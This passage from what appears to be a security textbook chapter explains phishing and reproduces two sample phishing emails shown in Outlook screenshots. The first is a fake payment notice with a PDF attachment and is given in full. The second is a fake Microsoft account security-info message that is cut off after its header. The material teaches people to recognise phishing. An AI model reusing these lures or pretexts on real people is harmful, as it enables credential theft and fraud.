
Figure 9.3: Screenshot showing the phishing technique

Examples of Phishing Emails

Source: *https://cofense.com*

Today, most people use Internet banking. Many people use Internet banking for their financial needs such as online share trading and e-commerce. Phishing refers to the fraudulent acquisition of sensitive information such as passwords and credit-card details by masquerading as a trusted entity.

The target receives an email that appears to be from the bank and requests the user to click on the URL or link provided. Today, even employees receive fraudulent phishing emails on security updates in their official email addresses. The victim is tricked into clicking on a malicious link in the email under the pretense of completing an update process. If the user is tricked and provides their username, password, and other information, then the site forwards the information to the attacker, who uses it for nefarious purposes.


TT-PAYMENTCOPY 10587767 PDF
File
Message
Developer
Help
Tell me what you want to do
Reply
Reply All
Forward
Meeting
More
Respond
Ignore
Junk
Delete
Archive
Delete
Assign Policy
Mark Unread
Categorize
Follow Up
Tags
Report Phishing
Cofense
Reply
Reply All
Forward
COFENSE

TT-PAYMENTCOPY 10587767 PDF

"sale_automec@[redacted]com" <[redacted]@gmail.com>
To: [redacted]@aol.com

Thu 03/10/2022 [redacted]

Dear Sir / Ma-am

We already transferred the money to your account. Kindly check and see attached files for your reference. Please also send us the necessary documents colored with signature and stamp (Invoice, Packing List, Certificate of Origin, Lead Free Certificate, Certificate of Analysis). Awaiting for your immediate action.


[redacted]

201906231454.pdf

Thanks & Best regards,

From [redacted]

Figure 9.4: Screenshot showing a phishing email


Safety Account Information
File
Message
Developer
Help
Tell me what you want to do
Reply
Reply All
Forward
Meeting
More
Respond
Ignore
Junk
Delete
Archive
Delete
Assign Policy
Mark Unread
Categorize
Follow Up
Tags
Report Phishing
Cofense
Reply
Reply All
Forward
COFENSE

Safety Account Information

Microsoft Account <ndfd[redacted]@email.com>
To: redacted@insurance

Tue 03/22/2022 [redacted]

Security info update

